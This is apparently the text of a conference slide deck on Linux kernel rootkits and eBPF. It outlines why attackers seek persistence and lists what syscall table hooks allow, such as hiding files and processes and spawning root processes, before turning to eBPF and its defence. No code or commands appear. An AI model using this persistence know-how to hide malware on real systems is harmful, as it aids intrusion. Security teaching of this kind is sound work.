





KERNEL ROOTKITS

[GITHUB.COM/ROGERCOLL](https://github.com/ROGERCOLL)



CONTENT

01

LINUX KERNEL ROOTKITS

02

ROOTKITS PROBLEMS

03

EBPF

04

DEMO

05

PREVENTING EBPFS ATTACKS

06

Q & A




KERNEL ROOTKITS

Attackers want to maintain access to compromised machines:

- Credentials change
- Vulnerabilities get patched
- Etc


Syscall table hooks = visibility and control


- See all network traffic
- Hide file and modify its content
- Processes
- Create root processes



ROOTKITS RISKS

- Crashing the kernel = **crashing the ENTIRE SYSTEM!**
- Frequent Kernel updates
- Block arbitrary kernel modules (Amazon EKS)





HOW ABOUT WE ADD **JAVASCRIPT**-LIKE CAPABILITIES TO THE LINUX KERNEL?

THOMAS GRAF, ISOVALEN 2020

